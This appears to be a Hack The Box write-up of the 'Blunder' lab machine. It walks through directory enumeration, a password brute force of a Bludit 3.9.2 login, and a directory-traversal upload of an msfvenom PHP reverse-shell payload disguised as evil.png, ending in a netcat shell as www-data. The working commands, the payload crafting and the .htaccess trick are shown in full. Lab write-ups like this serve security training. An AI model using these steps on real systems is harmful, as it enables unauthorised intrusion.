
EDB Verified: ✗ Exploit: / {} Vulnerable App:

Figure 11 Authentication Bruteforce Mitigation Bypass.

Based on *figure 11*, we found a exploit in **exploit database** that allows to brute force the login page until we found the correct password. (*Link: https://www.exploit-db.com/exploits/48746*) However, we does not possessed any **username**. We can try and brute force the login page for username harvesting by taking a wild guess on the username and observing the system response. Unfortunately, we couldn't harvest anything because the error message that displayed was: *incorrect username or password*.

Hence, we continue to enumerate. We tried accessing **/robots.txt** directory and there is a positive result. Based on the result, we proceed to enumerate directories that ends with **.txt** and **.php** using **gobuster** as it allow us to filter null values too.


Command used: *gobuster dir -u <url> -w <wordlists> -x <filetype> 2>/dev/null*



```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt -x txt,php 2>/dev/null
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.191
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php
[+] Timeout:        10s
===============================================================
2020/09/30 10:37:02 Starting gobuster
===============================================================
/.hta (Status: 403)
/.hta.txt (Status: 403)
/.hta.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/0 (Status: 200)
/about (Status: 200)
/admin (Status: 301)
/cgi-bin/ (Status: 301)
/install.php (Status: 200)
/LICENSE (Status: 200)
/robots.txt (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/todo.txt (Status: 200)
===============================================================
2020/09/30 10:38:22 Finished
===============================================================
```

Figure 12 gobuster result

Based on the result found using gobuster in *figure 12*, we found **todo.txt**. We proceed by visiting **/todo.txt** directory.




```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Figure 13 http://10.10.10.191/todo.txt

In the **/todo.txt** directory, it shows a simple checklist. We found a user called **Fergus**. (Refer: *figure 13)* Moving on, we download the exploit file and enable execution permission, followed by reading the instruction given below the ruby script on how to execute the file. We execute the ruby exploit file, followed by the url to HTB-blunder (http://10.10.10.191) and Fergus for username. As for wordlist, we will be using the default wordlist in our system, **rockyou.txt.**

Command used: *chmod +x <exploit file>.rb*

Ruby <exploit file>.rb -r <url> -u <username> -w <wordlist>




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $ls -la
total 24
drwxr-xr-x 1 noname noname  146 Oct  1 06:17 .
drwxr-xr-x 1 noname noname   32 Sep  2 11:18 ..
-rw-r--r-- 1 noname noname 2935 Oct  1 06:17 48746.rb
-rwxr-xr-x 1 noname noname 1173 Oct  1 04:50 bruteforce.py
-rw-r--r-- 1 noname noname 9714 Sep 30 08:28 DirBusterReport-10.10.10.191-80.txt
-rw-r--r-- 1 noname noname   55 Aug 22 05:28 .htaccess
drwxr-xr-x 1 noname noname  242 Sep 30 08:19 previous
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $chmod +x 48746.rb
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $ruby 48746.rb -r http://10.10.10.191 -u fergus -w /usr/share/wordlists/rockyou.txt
ruby: warning: shebang line ending with \r may cause problems
[*] Trying password: 123456
[*] Trying password: 12345
[*] Trying password: 123456789
[*] Trying password: password
[*] Trying password: iloveyou
[*] Trying password: princess
[*] Trying password: 1234567
[*] Trying password: rockyou
[*] Trying password: 12345678
```

Figure 14 executing the exploit file using rockyou.txt wordlist

After trying for about 5 to 10 minutes, we are still unable to locate the correct password. On the other hand, the script started to delay as we generated too much traffic onto the login system. Therefore, we are going to create our custom wordlist using cewl based on whatever information displayed on HTB-Blunder mainpage and save it as **wordlist.txt**

Command used: *cewl -w <save result as> -d <depth to spider> -m <minimum word length> <url>*




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $cewl -w wordlist.txt -d 10 -m1 http://10.10.10.191/
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $cat wordlist.txt
to
the
of
Load
Plugins
and
a
for
is
Include
Site
as
Page
has
About
King
with
USB
```

Figure 15 create custom wordlist

Once we had created our custom wordlist, we continue to run the ruby script with our newly created wordlist.

Command used: Ruby *<exploit file>.rb -r http://10.10.10.191 -u fergus -w wordlist.txt*




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $ruby 48746.rb -r http://10.10.10.191 -u fergus -w wordlist.txt
ruby: warning: shebang line ending with \r may cause problems
[*] Trying password: to
[*] Trying password: the
[*] Trying password: of
[*] Trying password: Load
[*] Trying password: Plugins
[*] Trying password: and
[*] Trying password: a
[*] Trying password: for
[*] Trying password: is
[*] Trying password: Include
[*] Trying password: Site
[*] Trying password: as
[*] Trying password: Page
[*] Trying password: has
[*] Trying password: About
[*] Trying password: King
[*] Trying password: with
[*] Trying password: USB
[*] Trying password: probably
[*] Trying password: best
[*] Trying password: fictional
[*] Trying password: character
[*] Trying password: RolandDeschain

[+] Password found: RolandDeschain
```

Figure 16 bruteforce password result

Next, we visit http://10.10.10.185/admin/login and login into bludit CMS using the following username and password.

Command used: *username: fergus*
Password: RolandDeschain



Bludit - Dashboard | view-source:10.10.10.191/ | 10.10.10.191/todo.txt | bludit 3.92 brute force pro | Bludit 3.9.2 - Authenticati

Not secure | 10.10.10.191/admin/dashboard

Apps | Hack The Box ::... | Google | Reverse Shell | Linux PrivEs | Windows PrivEs | HackTricks - H... | Other bookmarks

BLUDIT
Dashboard
Website
New content
Content
Profile
Log out

Good night

Quick links

New content | Categories | Users
Documentation | Forum support | Chat support

Visits

Visits today: 435569
Unique visitors today: 6

Notifications

Access denied « **fergus** »
Thu, 1 Oct 2020, 10:53 [fergus]

Content edited « **Blender** »
Tue, 28 Apr 2020, 11:24 [fergus]

New content created « **Blender** »
Tue, 28 Apr 2020, 11:24 [fergus]

Content deleted « **autosave-21b8a0e80e433cb7453**…
Tue, 28 Apr 2020, 11:24 [fergus]

New content created « **Blender[Autosave]** »
Tue, 28 Apr 2020, 11:24 [fergus]

Access denied « **fergus** »
Tue, 28 Apr 2020, 11:22 [fergus]

Access denied « **fergus** »
Tue, 28 Apr 2020, 11:21 [fergus]

Access denied « **fergus** »
Tue, 28 Apr 2020, 11:20 [fergus]


New user created « **fergus** »
Wed, 27 Nov 2019, 13:26 [admin]

Plugin configured « **About** »
Wed, 27 Nov 2019, 11:54 [admin]

Figure 17 successfully login as Fergus

Based on *figure 17,* we successfully login into the bludit CMS dashboard as Fergus. We proceed to **enumerate** the page to search for ways to enable us to gain shell access. We able to add new content by clicking the content button and input text, images and links. We tried to input reverse shell command in the content and publish it, hoping to receive shell when we visit it. Unfortunately, it doesn't works even after we visit the specific article/page.

We proceed to search in exploit database to see if there is any published exploit that we able to receive shell command. We found an exploit, **Bludit 3.9.2 – Directory Traversal** that allows us to receive shell by uploading an image file that contains php reverse shell payload.


Bludit - Dashboard | Blunder | A blunder of inte | view-source:10.10.10.191/ | 10.10.10.191/todo.txt | bludit 3.92 exploit db - Go | Bludit 3.9.2 - Directory Tr

exploit-db.com/exploits/48701

Hack The Box ::... Google Reverse Shell Linux PrivEs Windows PrivEs HackTricks - H... CyberChef Other bookmarks

EXPLOIT DATABASE GET CERTIFIED

Bludit 3.9.2 - Directory Traversal

EDB-ID: 48701
CVE: 2019-16113
EDB Verified: ✗

Author: JAMES GREEN
Type: WEBAPPS
Exploit: / {}

Platform: MULTIPLE
Date: 2020-07-26
Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

GET CERTIFIED

Figure 18 Exploit-db Bludit 3.9.2 – Directory Traversal

Next, we download the exploit and follow the commented instruction. First we create a reverse shell payload using msfvenom, listening on our hacking machining **port 8888** and store the payload in an image file, **evil.png**. Then we input the **PHP command** inside evil.png that will execute our payload once evil.png was displayed. Next, we create **.htaccess** and input the following command to **disable rewrite** on both directory and sub-directory and **read .png files as php**.

Command used: *msfvenom -p php/reverse_php LHOST= <Tun0 IP> LPORT= <port no.> -f raw -b ' " '>evil.png*

echo – e "<?php $(cat evil.png)" > evil.png

echo "RewriteEngine off" > .htaccess

echo "AddType application/x-httpd-php .png" >> .htaccess




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $msfvenom -p php/reverse_php LHOST=10.10.14.92 LPORT=8888 -f raw -b '"' > evil.png
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 4062 (iteration=0)
php/base64 chosen with final size 4062
Payload size: 4062 bytes

┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $echo -e "<?php $(cat evil.png)" > evil.png
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $echo "RewriteEngine off" > .htaccess
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $echo "AddType application/x-httpd-php .png" >> .htaccess
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $
```

Figure 19 crafting Bludit 3.9.2 – Directory Traversal payload

Now we are done crafting the payload, we rename the exploit file to **path_travasal.py** and give it execute permission. Next, we change the exploit file script's url to **HTB-Blunder IP address**, followed by the **username** and **password** that we used to login bludit CMS login page. Lastly, we execute the exploit file using **python3** as stated in the script and the exploit file will helps us to upload both evil.png and .htaccess payload.

Command used: url: *http://10.10.10.191* ; *Username: fergus ; Password : RolandDeschain*
chmod +x path_travasal.py
python3 path_travasal.py




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $chmod +x path_travasal.py
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $python3 path_travasal.py
cookie: 26pp9ndif9a8vc5g77lelub9f4
csrf_token: 27ec360e8013cff846e1c67dc3f2588902a6a977
Uploading payload: evil.png
Uploading payload: .htaccess
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $
```

Figure 20 executing path_travasal.py

Moving on, we set up our netcat listener at our hacking machine, listening on **port 8888** and we shall **visit** the following directory as stated at the exploit file to view **evil.png.** Once we view it, it will then execute the reverse shell payload. This will allow us to receive shell connection at our listener.

Command used: *nc -lvp 8888*
url: *http://10.10.10.191/bl-content/tmp/temp/evil.png*




```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Blunder]
└──╼ $nc -lvp 8888
listening on [any] 8888 ...
10.10.10.191: inverse host lookup failed: Unknown host
connect to [10.10.14.92] from (UNKNOWN) [10.10.10.191] 34614
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 21 view evil.png directory and receive shell

